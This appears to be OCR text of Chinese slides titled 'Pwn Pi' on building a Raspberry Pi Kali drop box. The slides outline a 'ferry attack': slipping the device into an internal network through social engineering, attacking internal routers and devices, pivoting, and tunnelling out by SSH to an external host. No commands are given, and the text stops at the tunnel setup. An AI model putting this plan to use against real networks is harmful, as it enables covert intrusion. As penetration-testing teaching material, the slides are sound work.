


渗透测试系统-Pwn Pi

树莓派安装Kali——准备工作

(1)树莓派B+ (必备)
(2)Micro SD卡（至少4G,必备)
(3)Mini usb 数据线 (输出电压5V,必备)
(4)HDMI连接线
(5)9寸车载Mini显示器
(6)无线键盘+鼠标套装
(7)3G/4G上网卡
(8)无线网卡(支持监听模式)
(9)读卡器

树莓派安装kali——系统烧录




树莓派安装Kali——开机启动

摆渡攻击

狭义上的网络渗透的必然途径只能是互联网或者电话。当我们的目标处在一个规格严密的内网中，我们有什么好的办法，达到我们想要的目的？

在现实生活中，被河流隔断的两岸往往利用渡船进行摆渡实现相互交通。而在网络渗透中我们可以采取一种称之为“摆渡攻击”的手段。而今天的树莓派就是我们摆渡的船。



攻击流程图


1.设备准备与信息收集

2.以社工等手段把树莓派送入内网


3.攻击路由器，无线AP，个人手机、平板、PC和服务器

4.以内部机器作为跳板漫游内网

供电




内网穿透



SSH Tunnel-SSH

A主机：外网，www.91duofanli.com，sshd端口：22


B主机：内网，sshd端口：22



